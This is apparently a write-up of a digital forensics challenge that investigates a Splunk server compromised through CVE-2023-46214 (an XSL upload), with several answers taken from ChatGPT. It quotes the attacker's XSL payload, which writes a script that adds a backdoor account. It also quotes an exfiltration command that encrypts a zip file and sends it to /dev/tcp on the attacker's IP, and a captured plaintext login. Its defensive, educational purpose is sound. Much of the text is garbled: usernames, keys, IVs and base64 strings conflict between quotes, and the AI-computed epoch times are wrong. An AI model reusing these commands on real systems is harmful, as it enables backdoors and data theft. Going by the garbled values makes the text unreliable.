

Fragility Challenge

Sherlock Scenario

In the monitoring team at our company, each member has access to Splunk web UI using an admin Splunk account. Among them, John has full control over the machine that hosts the entire Splunk system. One day, he panicked and reported to us that an important file on his computer had disappeared. Moreover, he also discovered a new account on the login screen. Suspecting this to be the result of an attack, we proceeded to collect some evidence from his computer and also obtained network capture. Can you help us investigate it?

Task 1:

What CVE did the attacker use to exploit the vulnerability?

I filtered in Wireshark for http.request.method == "POST" and followed the TCP stream

No.	Time	Source	Destination	Protocol	Length	Info
20	0.140688509	192.168.222.130	192.168.222.145	HTTP	144	POST /en-US/account/login HTTP/1.1 (application/x-www-form-urlencoded)
64	3.765195526	192.168.222.130	192.168.222.145	HTTP/XL	1625	POST /en-US/splunkd/_upload/indexing/preview?output_mode=json&props.NO_BINARY_CHECK=1&input.path=search.xsl HTTP/1.1
73	3.954131215	192.168.222.130	192.168.222.145	HTTP	96	POST /en-US/splunkd/_raw/servicesNS/johmyC/search/search/jobs?output_mode=json HTTP/1.1 (application/x-www-form-urlencoded)
117	4.538035255	192.168.222.130	192.168.222.145	HTTP	174	POST /en-US/splunkd/_raw/servicesNS/johmyC/search/search/jobs HTTP/1.1 (application/x-www-form-urlencoded)

Inside the log I noticed a POST request like in the picture below

`POST /en-US/splunkd/_upload/indexing/preview?output_mode=json&props.NO_BINARY_CHECK=1&input.path=search.xsl HTTP/1.1`

I copied and paste it in ChatGPT and asked if its related to any CVE



Answer: CVE-2023-46214


Task 2:

What MITRE technique does the attacker use to maintain persistence?

In the same TCP stream from question above, I noticed user addition

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:exsl="http://exslt.org/common" extension-element-prefixes="exsl">
  <xsl:template match="/">
    <exsl:document href="/opt/splunk/bin/scripts/search.sh" method="text">
      <xsl:text>#!/bin/bash&#10;adduser --shell /bin/bash --gecos nginx --quiet --disabled-password --home /var/www/ nginx&#10;access=$(echo $(cat /dev/urandom | tr -dc 'a-z0-9' | fold -w 64 | tr -d '\n' | sha1sum | cut -d ' ' -f 1) | base64 -d | rev) &#10;echo &quot;nginx:&quot; | chpasswd&#10;usermod -s $(cat /dev/urandom | tr -dc 'a-z0-9' | fold -w 64 | tr -d '\n' | sha1sum | cut -d ' ' -f 1) www
    </exsl:document>
  </xsl:template>
</xsl:stylesheet>
```

I searched on Google "mitre technique for persistence" and accesses the first link for the attack mitre website



T1136	Create Account
001	Local Account
002	Domain Account
003	Cloud Account

Answer: T1136

Task 3:

John has adjusted the timezone but hasn't rebooted the computer yet, which has led to some things either being updated or not updated with the new timezone. Identifying the timezone can assist you further in your investigation. What was the default timezone and the timezone after John's adjustment on this machine?

I asked the ChatGPT where could be the location for this file

To help with Task 3, we need to determine the default and adjusted timezones on the compromised machine. This information can typically be found in various system logs and configuration files. Given that John has adjusted the timezone but hasn't rebooted the computer, we may be able to find entries showing both the old and new timezones.

Here's a step-by-step approach to identify the timezones:

1. Check System Logs:

- Look in `/var/log/syslog`, `/var/log/messages`, and `/var/log/auth.log` for entries that might show timezone changes.
- Use commands like `grep "timezone"` or `grep "time" /var/log/syslog` to find relevant log entries.

I searched for "timezone"

```
Apr 13 23:23:34 ubuntu gdm-media-key[5695]: # _xkb_module_get_default: Found default implementation gxf6 (DedemonVfs) for "glo-vfs"
Apr 13 23:23:34 ubuntu dbus-daemon[4571]: [session uid=1000 pid=4571] Activating via systemd: service name='org.gnome.Terminal' unit='gnome-terminal.service'
Apr 13 23:23:34 ubuntu systemd[4555]: Created alias app=alice.
Apr 13 23:23:34 ubuntu systemd[4555]: Created alias app=org.gnome.Terminal.alice.
Apr 13 23:23:34 ubuntu systemd[4555]: Starting GNOME Terminal Server...
Apr 13 23:23:35 ubuntu dbus-daemon[4571]: [session uid=1000 pid=4571] Successfully activated service 'org.gnome.Terminal'
Apr 13 23:23:35 ubuntu systemd[4555]: Started GNOME Terminal Server.
Apr 13 23:23:35 ubuntu gdm-media-key[5695]: # _xkb_module_get_default: Found default implementation doof6 (DConfSettingsBackend) for 'gsettings-backend'
Apr 13 23:23:35 ubuntu gdm-media-key[5695]: # watch_foo: "/org/gnome/terminal/legacy/" (establishing: 0, activate: 0)
Apr 13 23:23:35 ubuntu gdm-media-key[5695]: # unwatch_foo: "/org/gnome/terminal/legacy/" (active: 0, establishing: 1)
Apr 13 23:23:35 ubuntu gdm-media-key[5695]: # watch_established: "/org/gnome/terminal/legacy/" (establishing: 0)
Apr 13 23:23:35 ubuntu systemd[4555]: Started VTE child process 5710 launched by gnome-terminal-server process 5699.
Apr 13 23:23:35 ubuntu systemd[4555]: gnome-terminal-server.service: Scope: Succeeded.
Apr 13 23:23:45 ubuntu ubuntu-report[5287]: Level=error msg="data were not delivered successfully to metrics server, retrying in 120s"
Apr 13 23:23:46 ubuntu anacron[633]: Job 'cron.daily' started
Apr 13 23:23:46 ubuntu anacron[633]: Updated timestamp for job 'cron.daily' to 2024-04-13
Apr 13 23:23:46 ubuntu cracklib: no dictionary update necessary.
Apr 13 23:23:46 ubuntu anacron[633]: Job 'cron.daily' terminated
Apr 13 23:24:30 ubuntu procps[5603]: Service not used for 60 seconds. Shutting down.
Apr 13 23:24:30 ubuntu systemd[1]: gdm.service: Succeeded.
Apr 13 23:24:56 ubuntu dbus-daemon[1281]: [system] Activating via systemd: service name='org.freedesktop.timedate1' unit='dbus-org.freedesktop.timedate1.service' requested by '1.113' (uid=0 pid=5827 comm="timedatectl set-timezone Asia/Ho_Chi_Minh" label="unconfined")
```

Apr 13 23:24:56 ubuntu dbus-daemon[638]: [system] Activating via systemd: service name='org.freedesktop.timedate1' unit='dbus-org.freedesktop.timedate1.service' requested by '1.113' (uid=0 pid=5827 comm="timedatectl set-timezone Asia/Ho_Chi_Minh" label="unconfined")

And I send to the Chat

from syslog

```
Apr 13 23:24:56 ubuntu dbus-daemon[638]: [system] Activating via
systemd: service name='org.freedesktop.timedate1' unit='dbus-
org.freedesktop.timedate1.service' requested by '1.113' (uid=0
pid=5827 comm="timedatectl set-timezone Asia/Ho_Chi_Minh"
label="unconfined")
```

Based on the syslog entry you provided, we can determine that the default timezone before John's adjustment was UTC (the system's default timezone) and the adjusted timezone after his command was "Asia/Ho_Chi_Minh".

Here is the complete information for Task 3:

Task 3: John has adjusted the timezone but hasn't rebooted the computer yet, which has led to some things either being updated or not updated with the new timezone. Identifying the timezone can assist you further in your investigation. What was the default timezone and the timezone after John's adjustment on this machine?

Answer: "UTC/Asia/Ho_Chi_Minh"

This means the default timezone was UTC and John adjusted it to Asia/Ho_Chi_Minh.

what UTC time it should be?
the answer format is utc+00/utc-00

The "Asia/Ho_Chi_Minh" timezone is UTC+07:00.

Thus, the answer in the format "utc+00/utc+07" would be:

Answer: "utc+00/utc+07"

Because the timezone changed to +07, so before the timezone changed it was utc-07.

Answer: utc-07/utc+07

Task 4:
When did the attacker SSH in? (UTC)

At the auth.log we can see a session open for nginx user

```
Apr 14 08:00:21 ubuntu sshd[13461]: Accepted publickey for nginx from 192.168.222.130 port 43302 ssh2: RSA SHA256:zRdVnXnRFJ37HdM5KkRvQbklvc2PfFL3av8W1Jb6QoE
Apr 14 08:00:21 ubuntu sshd[13461]: pam_unix(sshd:session): session opened for user nginx by (uid=0)
```

So we need to add +7 hours to this timestamp

Answer: 04-14 15:00:21

Task 5:
How much time has passed from when the user was first created to when the attacker stopped using SSH?

I accesses the auth.log in the path "C:\Users\Bubble\Desktop\[root]\var\log" and copied everything to ChatGPT and asked the task question

How much time has passed from when the user was first created to when the attacker stopped using SSH?

ⓘ

To determine the time that passed from when the user "nglax" was first created to when the attacker stopped using SSH, we need to analyze the timestamps in the logs you provided:

1. Identify user creation time:

From the logs:

```
python3
Apr 14 08:00:13 ubuntu: useradd[11900]: new user: name=nglax, UID=1001, GID=1001, home=

```

The user "nglax" was created at 08:00:13 UTC on April 14th.

2. Identify SSH session end time:

From the logs:

```
net
Apr 14 08:03:08 ubuntu: sshd[11981]: Disconnected from user: nglax 192.168.222.130 port

```

The SSH session with user "nglax" from IP 192.168.222.130 ended at 08:03:08 UTC on April 14th.

3. Calculate the elapsed time:

- Convert the timestamps to seconds since a common reference point (e.g., UNIX epoch).
- Compute the difference between the end time of the SSH session and the creation time of user "nglax".

Given the timestamps provided:

- User creation time: 08:00:13 UTC
- SSH session end time: 08:03:08 UTC

Calculate the elapsed time:

Elapsed time = SSH session end time - User creation time

Let's convert these timestamps to seconds since the epoch and compute the difference:

- User creation time (08:00:13 UTC on April 14, 2024):
 - Epoch timestamp: 1742904013 seconds
- SSH session end time (08:03:08 UTC on April 14, 2024):
 - Epoch timestamp: 1742904188 seconds

Now, compute the elapsed time:

Elapsed time = 1742904188 - 1742904013

Elapsed time = 175 seconds

Therefore, 175 seconds elapsed from when the user "nglax" was first created to when the attacker stopped using SSH.

ⓘ

Certainly! Let's convert the elapsed time from seconds into the format of hh:mm:ss

1. Elapsed Time Calculation:

- Total elapsed seconds: 175 seconds

2. Convert to hh:mm:ss

Format:

- Calculate hours: $\frac{175}{3600} \approx 0$ hours
- Calculate remaining seconds after hours: $175 \bmod 3600 = 175$ seconds
- Calculate minutes: $\frac{175}{60} \approx 2$ minutes
- Calculate remaining seconds after minutes: $175 \bmod 60 = 55$ seconds

Therefore, the elapsed time from when the user "nglax" was first created to when the attacker stopped using SSH is 00:02:55 (hours:minutes:seconds).

Answer: 00:02:55

Task 6:
What is the password for the account that the attacker used to backdoor?

According to the follow TCP stream, we can see that the attacker had used base64 on MzlhNmJlZTYONTYzLTlY3MDktOTNhNC1hOWYzLTJlZC4Mjhm and then used "reverse" and then Stores the reversed and decoded string in the variable access.
echo "nginx:\$access" | chpasswd: Sets the password for the user nginx to the value stored in access.

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:exsl="http://exslt.org/common" extension-element-prefixes="exsl">
  <xsl:template match="/">
    <exsl:document href="/opt/splunk/bin/scripts/search.sh" method="text">
      <xsl:text>#!/bin/bash
      user=$(whoami)
      if [ $user = root ]; then
        echo "You are root"
      else
        echo "You are not root"
      fi
      echo "Current directory: $(pwd)"
      echo "Current user: $(whoami)"
      echo "Current shell: $(cat /etc/passwd | grep $(whoami) | cut -d: -f7)"
      echo "Current IP: $(cat /dev/null &gt;& /root/.bash_history </xsl:text>
    </exsl:document>
  </xsl:template>
</xsl:stylesheet>
```

In CyberChef we use two recipes, From Base64 and Reverse

Walkthroughs Page 3

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

Reverse

By
Character

Input

Hc1HhW012TV8NTYzLTV3MkRtOTR0NC1hOWYzLTJjTjc4Mjph

Output

8287ec2-3f9a-4a39-9076-36546ebb6a93

Answer: 8287ec2-3f9a-4a39-9076-36546ebb6a93

Task 7: There is a secret in the exfiltrated file, what is its content?

I was examined the logs once again, I noticed inside the file. bash_history from the path var/www/ there is a command
sudo openssl enc -aes-256-cbc -iv \$(cut -c 1-32 <<< \$(uname -r | md5sum)) -K \$(cut -c 1-64 <<< \$(date +%s | sha256sum)) -in data.zip | base64 | dd conv=ebcdic > /dev/tcp/192.168.222.130/8080

```
whoami
cd /opt/nginx/bin/scripts/
ls
sudo rm -rf search.sh
ls
sudo su
ls
cd /home/johncage/
tree
cd ~
ls
sudo mv /home/johncage/Documents/Important.pdf .
ls
zip data.zip *
ls
sudo openssl enc -aes-256-cbc -iv $(cut -c 1-32 <<< $(uname -r | md5sum)) -K $(cut -c 1-64 <<< $(date +%s | sha256sum)) -in data.zip | base64 | dd conv=ebcdic > /dev/tcp/192.168.222.130/8080
sudo rm -rf *
ls
exit
```

I asked the ChatGPT to explain this command

This command performs several operations:

1. Encryption: Encrypts the file "data.zip" using AES-256-CBC encryption algorithm ("openssl enc -aes-256-cbc").

- "-iv \$(cut -c 1-32 <<< \$(uname -r | md5sum))": Specifies the initialization vector (IV) derived from the MD5 hash of the current Linux kernel version ("uname -r").
- "-K \$(cut -c 1-64 <<< \$(date +%s | sha256sum))": Specifies the encryption key derived from the SHA-256 hash of the current timestamp ("date +%s").

2. Base64 Encoding: Pipes the encrypted output through "base64" to encode it.

3. Data Transmission: Sends the Base64-encoded data to a specific IP address ("192.168.222.130") and port ("8080") using the "dd" command with "conv=ebcdic".

In summary, this command encrypts "data.zip" using AES-256-CBC with dynamically generated keys and IV, encodes the encrypted data in Base64, and then sends it over TCP to the specified IP address and port.

Then I also noticed in the var/log/auth.log another command similar to the first command

```
Apr 14 08:02:54 ubuntu sudo:  nginx: TTY=pts/2; PWD=/var/www; USER=root;
COMMAND=/usr/bin/openssl enc -aes-256-cbc -iv 4fa17640b7dfe8799f072c65b15f581d -K
3cabcd6b78a034f69f16aa8986cf2e2cea05713b1e95ff9b2d80f6a71ae76b7d -in data.zip
Apr 14 08:02:54 ubuntu sudo:  nginx: TTY=pts/2 ; PWD=/var/www; USER=root; COMMAND=/usr/bin/openssl enc -aes-256-cbc -iv 4fa17640b7dfe8799f072c65b15f581d -K 3cabcd6b78a034f69f16aa8986cf2e2cea05713b1e95ff9b2d80f6a71ae76b7d -in data.zip
```

I also asked the ChatGPT about this

This log entry from April 14th at 08:02:54 on an Ubuntu system shows a "sudo" command executed by the "nginx" user:

- Command: "/usr/bin/openssl enc -aes-256-cbc -iv 4fa17640b7dfe8799f072c65b15f581d -K 3cabcd6b78a034f69f16aa8986cf2e2cea05713b1e95ff9b2d80f6a71ae76b7d -in data.zip"
- "openssl enc -aes-256-cbc": Encrypts using AES-256-CBC encryption algorithm.
- "-iv 4fa17640b7dfe8799f072c65b15f581d": Specifies the initialization vector (IV).
- "-K 3cabcd6b78a034f69f16aa8986cf2e2cea05713b1e95ff9b2d80f6a71ae76b7d": Specifies the encryption key.
- "-in data.zip": Specifies the input file to encrypt ("data.zip").

User and Environment:

- User: "nginx"
- TTY: "pts/2"
- PWD: "/var/www"
- USER: "root"
- COMMAND: The exact command executed with "sudo".

This log entry indicates that the "nginx" user, with administrative privileges ("sudo"), executed OpenSSL to encrypt "data.zip" using AES-256-CBC with a specific IV and encryption key. The command was executed from the directory "/var/www" with the effective user "root".


So I filtered in Wireshark for ip.addr == 192.168.222.130 and tcp.port == 8080 and then followed the TCP stream

No.	Time	Source	Destination	Protocol	Length	Info
1258	165.32649880	192.168.222.145	192.168.222.130	TCP	74	36568 → 8800 [SYN] Seq=0 win=64240 Len=0 MSS=1460 SACK_PERM TSval=1341403155 TSecr=0 WS=128
1259	165.32759812	192.168.222.130	192.168.222.145	TCP	74	8800 → 36568 [SYN, ACK] Seq=0 Ack=1 win=65160 Len=0 MSS=1460 SACK_PERM TSval=3958987114 TSecr=1341403155 WS=128

Then I saw the encryption packet



I changed at the bottom of the packet in "Show data as" to Raw and saved the file name to "raw" to my Linux machine



After I transferred the saved file to my Linux, I used the command `dd conv=ascii < raw > ascii_data`

```

bubble@kali: ~/Downloads
$ ls
raw
bubble@kali: ~/Downloads
$ dd conv=ascii < raw > ascii_data
202+1 records in
202+1 records out
101813 bytes (104 kB, 101 KiB) copied, 0.000495001 s, 209 MB/s

```

Then another file will be created as ascii_data, I use cat to see if it's okay

```

bubble@kali: ~/Downloads
$ cat ascii_data
BDqKYf/PKfXbY3DuLHhh0aEfEUpIom2k0kMfpTMP42050sy69Z4Zfp+XfobcRkIyQ63+PJdcmf/
pZnS4de0/VfEECgtYmZYCkg5XnE8w0BVsx1LNQY9vWlZBfaSeaTYUynhsSNU00L9V1cs405V
oHQH8Apo2sxyto5fP/AhxtcejLbmGungIzSsqdWfXigGjFlWqdyHKim+HhZJyPIRZ7a4C4cAC
pA+Ry20PwAq7NUXy083130UUNWu4HQv4nuqPTalHxwUChI0zEY/Rzm5jN8KDTcebMIFUMJ5J1
+MrtV948KH0Vd7WenPWYz+XzbgHzMcraN3rErZYJm+ChPBxjCTIqvmREcbY9gqdxTqS94Ikh1Jj
WsmK8MksC0pkZy8Hr17ju8BDWHY8Cw3UQVQYnaBj+q94kImfEcns1j3A10+KwRuRPJ5JUmdtRQ
AD89tPlRpAGtFv2+w01c3+tdUv06+s865E2nkyf++wSQR+q32fMdl1n4V3dzGJ02ld2YtkY
cBC5IW1TyrtU49UBpi/5xHue5d7NvDnIn6Seq2cXV+SlRUS38M1Iu03dTD5jexSeSNy9DbOHeUJ
KAD1wETDPR+gOm+se4me9Y1NEZaCnehlMc60P6h0mYexXGCT6TdJSUBA7k9tMHFEGPDf00x8fLAIJ
QjLeDk878rDj3nLVDFyJCv8q1Fx03lgrdP+MwSlpJKvobY0f0pCvF1PiRu1LlHerW2oMRMs+T
9BNeyWLMaKM9rwHnLL6VeToV8fbdR7vyyz1Y5XqnhruG2KX0wPirb0Mjg1IePCATR9eoGUOFC
Nk693BJCes9Sh39tceugV5utdc3467SYL5xpIKvP10K22jfmV1hscYyo8jw1+ChdVABL9-uq2w4CZ
PMNr1f8dcLDdHrrb/QXcg/SDmjP6AKtvZvYxdy1700vRRF0vWQdLAJvAkfMnly6dBQPPVYt5ZER
1uWn9zjmw/GskAM+Zho1VJ01SUrMh16wXDKmQnrIZ5hCvYagrz17R0wFbG1yaEJ567ZCk
7deUJPab1jq/4Vaxts0Em2CwRdK7o6um0BEe051BW91BxcQV1+m4u5eHYfF2UomTsyWmpRv2Vn

```

Then I used the command `base64 --decode < ascii_data > decoded_data`

```

bubble@kali: ~/Downloads
$ base64 --decode < ascii_data > decoded_data
bubble@kali: ~/Downloads
$ ls
ascii_data decoded_data raw

```



After the decoded_data is created, I used the command `openssl enc -d -aes-256-cbc -iv 4fa17640b7dfe8799072c65b15f581d-K3abc6db78a034f6916aa8986c2e2ea05713b1e595f9b2d80f6a71ae76b7d -in decoded_data_out socorro.zip`
 After that I unzipped the socorro.zip


```

(bubble@kali) - [~/Downloads]
$ openssl enc -d -aes-256-cbc -iv 4fa17640b7dfe8799f072c65b15f581d -K 3cab6db78a034f69f16aa8986cf2e2cea05713b1e95ff9b2d80f6a71ae76b7d -in decoded_data -out socorro.zip
(bubble@kali) - [~/Downloads]
$ ls
ascii_data  decoded_data  raw  socorro.zip
(bubble@kali) - [~/Downloads]
$ unzip socorro.zip
Archive: socorro.zip
  inflating: Important.pdf
(bubble@kali) - [~/Downloads]
$ ls
Important.pdf  ascii_data  decoded_data  raw  socorro.zip

```

Then I went to the Downloads folder and opened the Important.pdf



Answer: Th3_uN53n_P4\$5w0rd_1s_th3_m05t_s3cur3

Task 8:

What are the username and password that the attacker uses to access Splunk?

I use the Wireshark file and filtered for http.request.method == "POST"

No.	Time	Source	Destination	Protocol	Length	Info
20	0.140688509	192.168.222.130	192.168.222.145	HTTP	144	POST /en-US/account/login HTTP/1.1 (application/x-www-form-urlencoded)
64	3.765195526	192.168.222.130	192.168.222.145	HTTP/XL	1625	POST /en-US/splunkd/_upload/indexing/preview/output_mode=json&props.NO_BINARY_CHECK=1&input.path=search.xsl HTTP/1.1
73	3.954131215	192.168.222.130	192.168.222.145	HTTP	96	POST /en-US/splunkd/_raw/servicesNS/johannyC/search/search/jobs/output_mode=json HTTP/1.1 (application/x-www-form-urlencoded)
117	4.538035255	192.168.222.130	192.168.222.145	HTTP	174	POST /en-US/splunkd/_raw/servicesNS/johannyC/search/search/jobs HTTP/1.1 (application/x-www-form-urlencoded)

Then I followed the TCP stream and noticed the username and password

```

1.....t>.....A...A...q.....3(w.\,K2<.51{...x:d]
....K.....4..POST /en-US/account/login HTTP/1.1
Host: ubuntu:8000
User-Agent: python-requests/2.31.0
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Cookie: cval=1073532663; splunkweb_uid=AFB697A8-D703-4347-B58C-F751D8802E0F
Content-Length: 78
Content-Type: application/x-www-form-urlencoded
cval=1073532663&username=johannyC&password=h3Re15j0hnNy&set_has_logged_in=falseHTTP/1.1 200 OK

```

Answer: johannyCh3Re15j0hnNy